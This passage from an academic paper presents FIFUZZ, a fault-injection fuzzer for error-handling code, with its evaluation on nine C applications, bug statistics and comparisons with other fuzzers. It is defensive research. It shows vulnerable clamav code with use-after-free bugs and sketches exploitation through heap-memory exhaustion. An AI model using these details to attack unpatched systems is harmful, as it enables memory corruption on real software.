


Figure 8: Example of code instrumentation.

Code instrumentation. The code instrumentation serves for two purposes: collecting runtime information about error sites and injecting faults. To collect the information about runtime calling context of each error site, the program generator instruments code before and after each function call to each function defined in the tested program code, and at the entry and exit in each function definition. Besides, on the other hand, to monitor the execution of error sites and perform fault injection into them, the program generator instruments code before each error site. During program execution, the runtime calling context of this error site and its location are collected to create an error point. Then, if this error point can be found in the current error sequence, and its value is 1 (indicating this error point should fail for fault injection) a fault is injected into the error point. In this case, the function call of related error site is not executed, and its return values is assigned to a null pointer or a random negative integer. If the value of this error point in the error sequence is 0, the function call of related error site is normally executed. Figure 8 shows an example of instrumented code in the C code. Note that code instrumentation is actually performed on the LLVM bytecode.

Program	Description	Version	LOC
vim	Text editor	v8.1.1764	349K
bison	Parser generator	v3.4	82K
ffmpeg	Solution for media processing	n4.3-dev	1.1M
nasm	80x86 and x86-64 assembler	v2.14.02	94K
catdoc	MS-Word-file viewer	v0.95	4K
clamav	Antivirus engine	v0.101.2	844K
cflow	Code analyzer of C source files	v1.6	37K
gif2png+libpng	File converter for pictures	v2.5.14+v1.6.37	59K
openssl	Cryptography library	v1.1.1d	415K

Table 3: Basic information of the tested applications.

4.2 Runtime Fuzzing

In this phase, with the identified error sites and instrumented code, FIFUZZ performs our context-sensitive SFI-based fuzzing approach, and uses traditional fuzzing process of program inputs referring to AFL [1].

The runtime fuzzer executes the tested program using the program inputs generated by traditional fuzzing process, and injects faults into the program using the error sequences generated by our SFI-based fuzzing approach. It also collects runtime information about executed error points, code branches, etc. According to the collected runtime information, the error-sequence generator creates error sequences and performs mutation to generate new error sequences; the input generator performs coverage-guided mutation to generate new inputs. Then, FIFUZZ combines these generated error sequences and inputs together, and use them in runtime fuzzer to execute the tested program again. To detect bugs, the bug checkers analyze the collected runtime information. These bug checkers can be third-party sanitizers, such as ASan [4] and MSan [41].

5 Evaluation

5.1 Experimental Setup

To validate the effectiveness of FIFUZZ, we evaluate it on 9 extensively-tested and widely-used C applications of the latest versions as of our evaluation. These applications are used for different purposes, such as text editor (*vim*), media processing (*ffmpeg*), virus scan (*clamav*) and so on. The information of these applications are listed in Table 3 (the lines of source code are counted by CLOC [17]). The experiment runs on a regular desktop with eight Intel i7-3770@3.40G processors and 16GB physical memory. The used compiler is Clang 6.0 [16], and the operating system is Ubuntu 18.04.

5.2 Error-Site Extraction

Before testing programs, FIFUZZ first performs a static analysis of their source code to first identify error functions that can fail, and then to identify error sites. We set $R = 0.6$ in this analysis, and perform the third step of this analysis for the source code of all the tested programs. After FIFUZZ produces identified error sites, we manually select realistic

Program	Function call	Identified	Realistic
vim	67,768	1,589 (2.3%)	283 (17.8%)
bison	11,861	966 (8.1%)	145 (15.0%)
ffmpeg	459,986	2,157 (0.5%)	190 (8.8%)
nasm	10,246	429 (4.2%)	44 (10.3%)
catdoc	1,293	103 (8.0%)	45 (43.7%)
clamav	52,830	2,183 (4.1%)	816 (37.4%)
cflow	4,049	149 (3.7%)	88 (59.1%)
gif2png+libpng	11,209	303 (2.7%)	54 (17.8%)
openssl	158,625	1916 (1.2%)	157 (8.2%)
Total	777,867	9,795 (1.3%)	1,822 (18.6%)

Table 4: Results of error-site extraction.

ones that can actually fail and trigger error handling code, by reading related source code. Table 4 shows the results. The first column presents the application name; the second column presents the number of all function calls in the application; the third column presents the number of error sites identified by FIFUZZ; the last column presents the number of realistic error sites that we manually select.

In total, FIFUZZ identifies 287 error functions, and identifies 9,795 function calls to these error functions as possible error sites. Among them, we manually select 150 error functions as realistic ones, and 1,822 function calls to these error functions that are considered as realistic error sites are automatically extracted from the source code. Thus, the accuracy rates of FIFUZZ for identifying realistic error functions and error sites are 52.3% and 18.6%. The manual confirmation is easily manageable and not hard. The user only needs to scan the definition of each error function, to check whether it can trigger an error by returning an error number or a null pointer. One master student spent only 2 hours on the manual selection of error functions for the 9 tested applications. Considering there are over 600K function calls in the tested programs, FIFUZZ is able to drop 99% of them, as they are considered not to be fail and trigger error handling code according to their contexts in source code. We find that many of the selected error functions and error sites are related to memory allocation that can indeed fail at runtime, and nearly half of the selected error functions and error sites are related to occasional errors. The results show that FIFUZZ can dramatically help reduce the manual work of identifying realistic error sites.




Figure 9: Variation of results affected by the value of R.

As described in Section 4.1, the value of $R = 0.6$ in the static analysis heavily affects the identified error functions. The above results are obtained with $R = 0.6$. To understand the variation caused by R, we test R from 0.5 to 1 with 0.05 step. Figure 9 shows the results. We find that the number of identified error functions and realistic error functions are both decreased when R becomes larger. In this case, more unrealistic error functions are dropped, but more realistic ones are also missed. Thus, if R is too small, many unrealistic error functions will be identified, which may introduce many false positives in bug detection; if R is too large, many realistic error functions will be missed, which may introduce many false negatives in bug detection.

5.3 Runtime Testing

Using the 1,822 realistic error sites identified with $R = 0.6$, we test the 9 target applications. We fuzz each application with a well-know sanitizer ASan [4] and then without ASan (because it often introduces much runtime overhead), for three times. The time limit of each fuzzing is 24 hours. For the alerts found by fault injection, we count them by trigger location and error point (not error site). Table 5 shows the fuzzing results with ASan and without ASan. The columns *"Error sequence"* and *"Input"* show the results about generated error sequences and inputs; in these columns, the columns *"Gen"* show the number of generated ones, and the columns *"Useful"* show the number of ones that increase code coverage. From the results, we find that:

Error sequence. FIFUZZ generates many useful error sequences for fault injection to cover error handling code. In total, 3% and 2% of generated error sequences increase code coverage by covering new code branches, with and without ASan, respectively. These proportions are larger than those (0.02% with ASan and 0.007% without ASan) for generated program inputs. To know about the variation of useful error sequences and program inputs increasing code coverage, we select *vim* as an example to study. Figure 10 shows the results. We find that the number of useful error sequences increases quickly during earlier tests, and then tends to be stable in the later tests. This trend is quite similar to program inputs.




Figure 10: Variation of error sequences and inputs for *vim*.

Program	With ASan								Without ASan							
	Error sequence		Input		Reported alert				Error sequence		Input		Reported alert			
	Gen	*Useful*	*Gen*	*Useful*	*Null*	*MemErr*	*Assert*	*All*	*Gen*	*Useful*	*Gen*	*Useful*	*Null*	*MemErr*	*Assert*	*All*
vim	9,199	772	504,736	338	27	5	0	32	44,322	1,664	2,355,965	451	55	3	0	58
bison	1,450	221	1,995,831	1,168	11	0	0	11	8,692	289	14,602,760	1,207	11	0	0	11
ffmpeg	591	311	139,543	758	13	13	3	29	3,060	516	4,817,284	1,766	14	18	3	35
nasm	5,316	65	2,571,182	2,748	8	0	0	8	38,667	78	17,326,673	4,203	8	0	0	8
catdoc	84	34	4,721,501	158	1	1	0	2	798	38	40,357,609	234	2	0	0	2
clamav	482	339	98,352	26	7	106	0	113	482	325	331,930	34	7	96	0	103
cflow	1,623	159	4,551,244	724	0	0	0	0	12,209	217	29,909,026	1,235	1	0	0	1
gif2png+libpng	781	9	15,019,720	320	0	1	0	1	1,498	6	29,717,956	409	0	0	0	0
openssl	73,200	626	369,613	13	59	0	0	59	82,214	671	428,447	15	80	0	0	80
Total	92,726	2,536	29,971,722	6,253	126	126	3	255	191,942	3,804	139,847,650	9,554	178	117	3	298

Table 5: Fuzzing results.

Type	*Null*	*MemErr*	*Assert*	*All / Error handling*
Unique alert	182	132	3	317 / 313
Found bug	36	13	1	50 / 46
Confirmed bug	26	6	0	32 / 32


Table 6: Summary of reported alerts and found bugs.

Reported alerts. With ASan, FIFUZZ reports 255 alerts, including 126 null-pointer dereferences, 126 memory errors (such as use-after-free and buffer-overflow alerts) and 3 assertion failures. Among these alerts, 114 are reported by ASan, and 82 are found due to causing crashes. Without ASan, FIFUZZ reports 298 alerts, including 178 null-pointer dereferences, 117 memory errors and 3 assertion failures. All these alerts are found due to causing crashes. Indeed, ASan can find memory errors that do not cause crashes. Thus, with ASan, FIFUZZ finds more memory errors. However, due to monitoring memory accesses, ASan often introduces over 2x runtime overhead [5]. Thus, with ASan, FIFUZZ executes less test cases within given time and some null-pointer dereferences causing crashes are missed.

Alert summary. In Table 6, we summarize the alerts found by FIFUZZ with and without ASan, and identify 317 unique alerts, including 182 null-pointer dereferences, 132 memory errors and 3 assertion failures. 313 of them are related to incorrect error handling caused by occasional errors, and only 4 alerts are caused by program inputs. Section Appendix shows 50 randomly-selected alerts.

Found bugs. In Table 6, we check the root causes of the 317 reported alerts, and identify 50 new and unique bugs in terms of their root causes. Specifically, 313 alerts are related to incorrect error handling, which are caused by 46 bugs. The remaining 4 alerts are caused by four bugs that are not in error handling code. We have reported all these bugs to related developers. 32 of them have been confirmed, and we are still waiting for the response of remaining ones.

Error handling bugs. The 46 found bugs related to incorrect error handling are caused by only 18 error sites but in different calling contexts. Most of the error sites are related to occasional errors of memory allocation. Figure 11 shows such examples of four bugs found in *bison*, and these bugs have different root causes according to our manual checking. Additionally, the developer fixes each of these bugs by



Bug1: main -> uniqstrs_new(86) -> hash_initialize(160) -> *calloc(626)*
Bug2: main -> muscle_init(87) -> hash_initialize(129) -> *calloc(626)*
Bug3: main -> reader(104) -> symbols_new(714) -> hash_initialize(776) -> *calloc(626)*
Bug4: main -> reader(104) -> symbols_new(714) -> hash_initialize(781) -> *calloc(626)*

Figure 11: Example bugs caused by the same error site.

adding separate error handling code. The text in each line presents the call stack of error site, including the function name and code line number of function call. The four bugs are all caused by the failures of the function call to `calloc` in `hash_initialize`, but the failures occur in different calling contexts. Besides, the call stacks of *Bug 3* and *Bug 4* are the same except for the different calls to `hash_initialize` in `symbols_new`. If a fault is injected into the call to `calloc` without considering calling context, *Bug 3* can be found, but *Bug 4* will be missed. The results confirm the advantages of context-sensitive SFI over traditional context-insensitive one.

Bug features. Reviewing the bugs found by FIFUZZ, we find two interesting features. Firstly, among the 46 found bugs related to incorrect error handling, only 4 are triggered by two or more error points' failures, and the remaining 42 bugs are triggered by only one error point's failure. The results indicate that error-handling bugs are often triggered by just one error. Secondly, most of found bugs are caused by the case that an error is correctly handled in the function containing related error site but incorrectly handled in this function's ancestors in the call stack. For example in Figure 11, the failure of the function call to *calloc* is correctly handled in `hash_initialize`, and `hash_initialize` returns a null pointer. In this case, the functions calling `hash_initialize` make some global variables become NULL, but these global variables are still dereferenced in subsequent execution. Indeed, developers can often implement correct error handling code in current functions, but often make mistakes in error propagation due to complex calling contexts of error sites.

Bug type	*Crash/DoS*	*Memory corruption*	*Arbitrary read*	*Memory overread*
Null pointer dereference	36	0	0	0
Double free	0	5	0	0
Use after free	0	1	2	2
Buffer overflow	0	0	0	1
Free invalid pointer	2	0	0	0
Assertion failure	1	0	0	0
Total	39	6	2	3

Table 7: Security impact classified by bug type.

```
FILE: clamav/libclamav/matcher-ac.c
572. void cli_ac_free(struct cli_matcher *root) {
       ......
577.   for (i = 0; i < root->ac_patterns; i++) {
         // "patt" can be "new" given specific "i"
578.     patt = root->ac_pattable[i];
         ......
580.     mpool_free(root->mempool, patt->virname)  // use after free
581.     if (patt->special) // use after free
         ......
620. }
-------------------------------------------------------------
2413. int cli_ac_addsig(struct cli_matcher *root, ...) {
       ......
2835.  if ((ret = cli_ac_addpatt(root, new))) {
         ......
2839.    mpool_free(root->mempool, new);  // free "new"
2840.    return ret;
2841.  }
       ......
2857. }
```

Figure 12: Two use-after-free bugs found in *clamav*.

5.4 Security Impact of Found Bugs

We manually review the 50 found bugs to estimate their security impact. The results are shown in Table 7, classified by bug type, including double-free, use-after-free, buffer-overflow and free-invalid-pointer bugs. The results show that many found bugs can cause serious security problems, such as memory corruption and arbitrary read.

Figure 12 shows two use-after-free bugs reported in *clamav*. When the program starts, the function `cli_ac_addsig` is executed, and it calls `cli_ac_addpatt` that can fail and trigger error handling code. In this code, `mpool_free` is called to free the pointer `new`. When the program exits, the function `cli_ac_free` is called, and it executes a loop to handle each element `patt` in the pointer array `root->ac_pattable`. When `i` is a specific value, `patt` is an alias of `new` which has been freed in `cli_ac_addsig`, and then `patt` is used to access `patt->virname` (a pointer) and `patt->special` (a condition variable), causing two use-after-free bugs. Once these bugs are triggered, the attacker can exploit them to control the values of `patt->virname` and `patt->special`, and thus to corrupt memory and switch the control flow between the branches of the *if* statement in line 581.

5.5 Comparison to Context-Insensitive SFI

In FIFUZZ, our context-sensitive SFI method is an important technique of covering error handling code in different calling contexts. To show the value of this technique, we modify FIFUZZ by replacing it with a context-insensitive SFI method, which builds error sequences using error sites, without considering their calling contexts. We evaluate the resulting tool on the 9 tested applications in Table 3, without using any sanitizer. Each application is also tested for three times, and the time limit of each testing is 24 hours. Table 8 shows the results of the resulting tool (FIFUZZ_insensitive) and FIFUZZ.

Program	FIFUZZ_insensitive			FIFUZZ		
	Useful error sequence	*Alert*	*Bug*	*Useful error sequence*	*Alert*	*Bug*
vim	689	1	1	1,664	58	12
bison	108	3	3	289	11	6
ffmpeg	5	0	0	516	35	12
nasm	7	2	1	78	8	1
catdoc	29	2	2	38	2	3
clamav	29	1	1	325	103	6
cflow	105	1	1	217	1	1
gif2png+libpng	4	0	0	6	0	1
openssl	18	0	0	671	80	8
Total	994	10	9	3,804	298	50

Table 8: Results of sensitivity analysis.

Compared to FIFUZZ, the resulting tool generates less useful error sequences that increase code coverage. Indeed, some error handling code is only triggered when related error sites fail in specific calling contexts and succeed in other calling contexts, but the resulting tool always makes these error sites fail and cannot cover such code. The results indicate that our context-sensitive SFI method is effective in covering hard-to-trigger error handling code.

Besides, the resulting tool finds 9 bugs (including 8 null-pointer dereferences and 1 memory error). All these bugs are also reported by FIFUZZ, but 41 bugs found by FIFUZZ are missed by this tool, because it does not consider calling contexts of error sites. The results indicate that our context-sensitive SFI method is effective in finding deep bugs in different calling contexts.

5.6 Comparison to Existing Fuzzing Tools

Many fuzzing approaches have proposed to test infrequently executed code and shown promising results in bug detection. Among them, we select four state-of-the-art and open-source fuzzing tools to make detailed comparison, including AFL [1], AFLFast [13], AFLSmart [50] and FairFuzz [38]. Meanwhile, to validate the generality of FIFUZZ, we select 5 common programs (including *nm*, *objdump*, *size*, *ar* and *readelf*) in the `Binutils` toolset [12] of an old version 2.26 (release in January 2016) as tested programs, instead of the 8 applications of the lasted versions in the above experiments. We use FIFUZZ and the four fuzzing tools to fuzz each program without using any sanitizer for three times, and the time limit of each fuzzing is 24 hours. For the alerts or crashes reported by these tools, we also check their root causes to count unique bugs.

Figure 13 plots the covered code branches of each tested program during fuzzing. Compared to AFL and AFLFast, FIFUZZ covers more code branches in all the tested programs, by covering much more error handling code. Compared to




Figure 13: Code coverage of FIFUZZ and the four fuzzing tools.

Program	AFL			AFLFast			AFLSmart			FairFuzz			FIFUZZ		
	Null	*MemErr*	*All*	*Null*	*MemErr*	*All*	*Null*	*MemErr*	*All*	*Null*	*MemErr*	*All*	*Null*	*MemErr*	*All*
nm	0	1	1	0	1	1	0	1	1	0	1	1	4	1	5
objdump	0	1	1	0	1	1	1	1	2	0	1	1	2	1	3
size	0	0	0	0	0	0	0	0	0	0	1	1	2	0	2
ar	0	0	0	0	0	0	0	0	0	0	0	0	4	0	4
readelf	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
Total	0	2	2	0	2	2	1	2	3	0	3	3	12	2	14

Table 9: Results of bug detection for comparison.

AFLSmart and FairFuzz, FIFUZZ covers more code branches in *nm*, *size* and *ar*, but covers less code branches in *objdump* and *readelf*. The main reason is that the fuzzing process of program inputs in FIFUZZ is implemented by referring to AFL, while AFLSmart and FairFuzz use some techniques to improve mutation and seed selection of fuzzing program inputs compared to AFL. For this reason, AFLSmart and FairFuzz can cover more infrequently executed code related to inputs than FIFUZZ, though they still miss much error handling code covered by FIFUZZ. We believe that if we implement their fuzzing process of program inputs in FIFUZZ, it can cover more code branches than AFLSmart and FairFuzz in all the tested programs.

Table 9 shows the results of bug detection. Firstly, the two bugs found by AFL and AFLFast are also found by AFLSmart, FairFuzz and FIFUZZ. Secondly, AFLSmart and FairFuzz respectively find one bug missed by AFL, AFLFast and FIFUZZ. The one extra bug found by AFLSmart is different from that found by FairFuzz, as they improve mutation and seed selection for program inputs in different ways. Finally, FIFUZZ finds 14 bugs, and 12 of them related to error handling code are missed by AFL, AFLFast, AFLSmart and FairFuzz.

6 Discussion

6.1 False Positives of Error-Site Extraction

Our static analysis in Section 4.1 describes how to identify possible error sites from the tested program code. However, as shown in Section 5.2, our static analysis still has some false positives in identifying error sites, due to two main reasons:

Firstly, some functions that return pointers or integers never cause errors, even though their return values are often checked in the code. The functions `strcmp` and `strstr` are examples. However, our static analysis still considers that such functions can cause error, and identifies the function calls to them as possible error sites, causing false positives. To solve this problem, we plan to analyze the definition and call graph of each such function, to check whether it can indeed return an erroneous value that represents an error.

Secondly, a function can indeed fail and trigger error handling code, but some function calls to this function never fail considering their code contexts. This case can occur for some function calls that can cause input-related errors, when all possible inputs may have been changed into valid data before these function calls are used. However, our static analysis still identifies these function calls as possible error sites, causing false positives. To solve this problem, we plan to use symbolic execution [36] to analyze code context and calculate the constraints for each identified function call.

6.2 False Negatives of Bug Detection

FIFUZZ may miss real bugs in error handling code due to three possible reasons:

Firstly, as described in Section 4.1, to avoid injecting repeated faults, we only consider library functions for fault injection. However, some functions defined in the tested program can also fail, and they do not call any library function. Thus, FIFUZZ does not cover the error handling code caused by the failures of the calls to such functions.

Secondly, some error sites are executed only when specific program inputs and configuration are provided. In the evaluation, FIFUZZ cannot provide all possible program inputs and configuration. As a result, some error sites may not be executed, and thus their error handling code cannot be covered.

Thirdly, we only detect the bugs causing crashes and those reported by ASan. We can use other checkers to detect other kinds of bugs, such as MSan [41] which detects uninitialized uses, UBSan [57] which detects undefined behaviors, and TSan [56] which detects concurrency bugs.

6.3 Manual Analyses

FIFUZZ requires two manual analyses in this paper. Firstly, we perform a manual study in Section 2.3. This manual study is required for gaining the insights into building the automated static analysis, and we believe that the manual study provides the most representative and comprehensive results that help estimate the causes of errors. Secondly, in Section 5.2, we manually select realistic error sites from the possible error sites identified by FIFUZZ. This manual selection is required, as the static analysis of identifying possible error sites still has many false positives. For example, as shown in Table 4, we manually check the possible error sites identified by the static analysis, and find that only 18.6% of them are real. We believe that improving the accuracy of this static analysis can help reduce such manual work.

6.4 Performance Improvement

The performance of FIFUZZ can be improved in several ways:

Dropping useless error sequences. As shown in Table 5, FIFUZZ generates many useless error sequences that fail to increase code coverage. However, they are still used in fault injection to execute the tested program, reducing the fuzzing efficiency. We believe that static analysis can be helpful to dropping these useless error sequences. For example, after an original error sequence mutates and generates new error sequences, a static analysis can be used to analyze the code of the tested program, and infer whether each new error sequence can increase code coverage compared to the original error sequence. If not, this error sequence will be dropped, before being used in fault injection to execute the tested program.

Lightweight runtime monitoring. As shown in Figure 8, to collect runtime calling context, FIFUZZ instruments each function call to the function defined in the tested program code and each function definition. Thus, obvious runtime overhead may be introduced. To reduce runtime overhead, FIFUZZ can use some existing techniques of lightweight runtime monitoring, such as hardware-based tracing [3, 31] and call-path inferring [42].

Multi-threading. At present, FIFUZZ works on simple thread. Referring to AFL, to improve efficiency, FIFUZZ can work on multiple threads. Specifically, after an original error sequence mutates and generates new error sequences, FIFUZZ can use each new error sequence for fault injection and execute the tested program on a separate thread. When synchronization is required, all the execution results and generated error sequences can be managed in a specific thread.

6.5 Exploitability of Error Handling Bugs

To detect bugs in error handling code, FIFUZZ injects errors in specific orders according to calling context. Thus, to actually reproduce and exploit a bug found by FIFUZZ, two requirements should be satisfied: (1) being able to actually produce related errors: (2) controlling the occurrence order and time of related errors.

For the first requirement, different kinds of errors can be produced in different ways. We have to manually look into the error-site function to understand its semantics. However, most of the bugs found in our experiments are related to failures of heap-memory allocations. Thus, an intuitive exploitation way is to exhaustively consume the heap memory, which has been used in some approaches [58, 66] to perform attacks.

For the second requirement, as we have the error sequence of the bug, we can know when to and when not to produce the errors. A key challenge here is, when errors are dependent to each other, we must timely produce an error in a specific time window. Similar to exploiting use-after-free bugs [62, 63], if the window is too small, the exploitation may not be feasible.

7 Related Work

7.1 Fuzzing

Fuzzing is a promising technique of runtime testing to detect bugs and discover vulnerabilities. It generates lots of program inputs in a specific way to cover infrequently executed code. A typical fuzzing approach can be generation-based, mutation-based, or the hybrid of them.

Generation-based fuzzing approaches [15, 27, 59, 64] generate inputs according to the specific input format or grammer. Csmith [64] is a randomized test-case generator to fuzz C-language compilers. According to C99 standard, Csmith randomly generates a large number of C programs as inputs for the tested compiler. These generated programs contain complex code using different kinds of C-language features free of undefined behaviors. LangFuzz [29] is a black-box fuzzing framework for programming-language (PL) interpreters based on a context-free grammar. Given a specific language grammer, LangFuzz generates many programs in this language as inputs for the tested language interpreter. To improve possibility of finding bugs, LangFuzz uses the language grammer to learn code fragments from a given code base.

Mutation-based fuzzing approaches [1, 7, 13, 26, 30, 38, 51, 65] start from some original seeds, and perform mutation of the selected seeds, to generate new inputs, without requirement of specific format or grammer. To improve code coverage, these approaches often mutate existing inputs according to the feedback of program execution, such as code coverage and bug-detection results. AFL [1] is a well-known coverage-guided fuzzing framework, which has been widely-used in industry and research. It uses many effective fuzzing

strategies and technical tricks to reduce runtime overhead and improve fuzzing efficiency. To improve mutation for inputs, FairFuzz [38] first identifies the code branches that are rarely hit by previously-generated inputs, and then uses a new lightweight mutation method to increase the probability of hitting the identified branches. Specifically, this method analyzes the input hitting a rarely hit branch, to identify the parts of this input that are crucial to satisfy the conditions of hitting that branch; this method never changes the identified parts of the input during mutation.

Some approaches [6, 45, 50, 60] combine generation-based and mutation-based fuzzing to efficiently find deep bugs. AFLSmart [50] uses a high-level structural representation of the seed file to generate new files. It mutates on the file-structure level instead of on the bit level, which can completely explores new input domains without breaking file validity. Superion [60] is a grammar-aware and coverage-based fuzzing approach to test programs that process structured inputs. Given the grammar of inputs, it uses a grammar-aware trimming strategy to trim test inputs using the abstract syntax trees of parsed inputs. It also uses two grammar-aware mutation strategies to quickly carry the fuzzing exploration.

Existing fuzzing approaches focus on generating inputs to cover infrequently executed code. However, this way cannot effectively cover error handling code triggered by non-input occasional errors. To solve this problem, FIFUZZ introduces software fault injection in fuzzing, and fuzzes injected faults according to the feedback of program execution. In this way, it can effectively cover error handling code.

7.2 Software Fault Injection

Software fault injection (SFI) [52] is a classical and widely-used technique of runtime testing. SFI intentionally injects faults or errors into the code of the tested program, and then executes the program to test whether it can correctly handle the injected faults or errors during execution. Many existing SFI-based approaches [9–11, 18, 25, 39, 40, 55, 67] have shown promising results in testing error handling code.

Some approaches [9, 10, 55] inject single fault in each test case to efficiently cover error handling code triggered by just one error. PairCheck [9] first injects single fault by corrupting the return values of specific function calls that can fail and trigger error handling code, to collect runtime information about error handling code. Then, it performs a statistical analysis of the collected runtime information to mine pairs of resource-acquire and resouce-release functions. Finally, based on the mined function pairs, it detects resource-release omissions in error handling code.

To cover more error handling code, some approaches [11, 18, 25, 39, 40, 67] inject multiple faults in each test case. Some of them [25, 39, 40] inject random faults, namely they inject faults on random sites or randomly change program data. However, some studies [35, 43, 44] have shown that random fault injection introduces much uncertainty, causing that the code coverage is low and many detected bugs are false. To solve this problem, some approaches [11, 18, 67] analyze program information to guide fault injection, which can achieve higher code coverage and detect more bugs. ADFI [18] uses a bounded trace-based iterative generation strategy to reduce fault scenario searching, and uses a permutation-based replay mechanism to ensure the fidelity of runtime fault injection.

To our knowledge, existing SFI-based approaches perform only context-insensitive fault injection. Specifically, they inject faults based on the locations of error sites in source code, without considering the execution contexts of these error sites. Thus, if an fault is constantly injected into an error site, this error site will always fail when being executed at runtime. However, some error handling code is only triggered when related error site fails in a specific calling context but succeeds in other calling contexts. In this case, existing SFI-based approaches cannot effectively cover such error handling code, and thus often miss related bugs.

7.3 Static Analysis of Error Handling Code

Static analysis can conveniently analyze the source code of the target program without actually executing the program. Thus, some existing approaches [28, 32, 33, 37, 53] use static analysis to detect bugs in error handling code. EDP [28] statically validates the error propagation through file systems and storage device drivers. It builds a function-call graph that shows how error codes propagate through return values and function parameters. By analyzing this call graph, EDP detects bugs about incorrect operations on error codes. APEx [33] infers API error specifications from their usage patterns, based on a key insight that error paths tend to have fewer code branches and program statements than regular code.

Due to lacking exact runtime information, static analysis often reports many false positives (for example, the false positive rate of EPEx is 22%). However, static analysis could be introduced in FIFUZZ to drop useless error sequences, which can improve its fuzzing efficiency.

8 Conclusion

Error handling code is error-prone and hard-to-test, and existing fuzzing approaches cannot effectively test such code especially triggered by occasional errors. To solve this problem, we propose a new fuzzing framework named FIFUZZ, to effectively test error handling code and detect bugs. The core of FIFUZZ is a context-sensitive software fault injection (SFI) approach, which can effectively cover error handling code in different calling contexts to find deep bugs hidden in error handling code with complicated contexts. We have evaluated FIFUZZ on 9 widely-used C applications. It reports 317 alerts, which are caused by 50 new and unique bugs in terms of their root causes. 32 of these bugs have been confirmed by related

developers. The comparison to existing fuzzing tools shows that, FIFUZZ can find many bugs missed by these tools.

FIFUZZ can be still improved in some aspects. Firstly, the static analysis of identifying possible error sites still has many false positives. We plan to reduce these false positives using the ways mentioned in Section 6.1. Secondly, we plan to improve FIFUZZ's performance in some ways, such as dropping useless error sequences, performing lightweight runtime monitoring and exploiting multi-threading mentioned in Section 6.4. Finally, we only use FIFUZZ to test C programs at present, and we plan to test the program in other programming languages (such as C++ and Java).

Acknowledgment

We thank our shepherd, Deian Stefan, and anonymous reviewers for their helpful advice on the paper. This work was mainly supported by the China Postdoctoral Science Foundation under Project 2019T120093. Kangjie Lu was supported in part by the NSF award CNS-1931208. Any opinions, findings, conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF. Jia-Ju Bai is the corresponding author.

References

[1] American Fuzzy Lop. http://lcamtuf.coredump.cx/afl/.

[2] A collection of vulnerabilities discovered by the AFL fuzzer. https://github.com/mrash/afl-cve.

[3] ARM System Trace Macrocell (STM). https://community.arm.com/tools/b/blog/posts/introduction-to-arm-s-system-trace-macrocell.

[4] ASan: address sanitizer. https://github.com/google/sanitizers/wiki/AddressSanitizer.

[5] ASan performance. https://github.com/google/sanitizers/wiki/AddressSanitizerPerformanceNumbers.

[6] ASCHERMANN, C., FRASSETTO, T., HOLZ, T., JAUERNIG, P., SADEGHI, A.-R., AND TEUCHERT, D. NAUTILUS: fishing for deep bugs with grammars. In *Proceedings of the 26th Network and Distributed Systems Security Symposium (NDSS)* (2019).

[7] ASCHERMANN, C., SCHUMILO, S., BLAZYTKO, T., GAWLIK, R., AND HOLZ, T. REDQUEEN: fuzzing with input-to-state correspondence. In *Proceedings of the 26th Network and Distributed Systems Security Symposium (NDSS)* (2019).

[8] ASKAROV, A., AND SABELFELD, A. Catch me if you can: permissive yet secure error handling. In *Proceedings of the 4th International Workshop on Programming Languages and Analysis for Security (PLAS)* (2009), pp. 45–57.

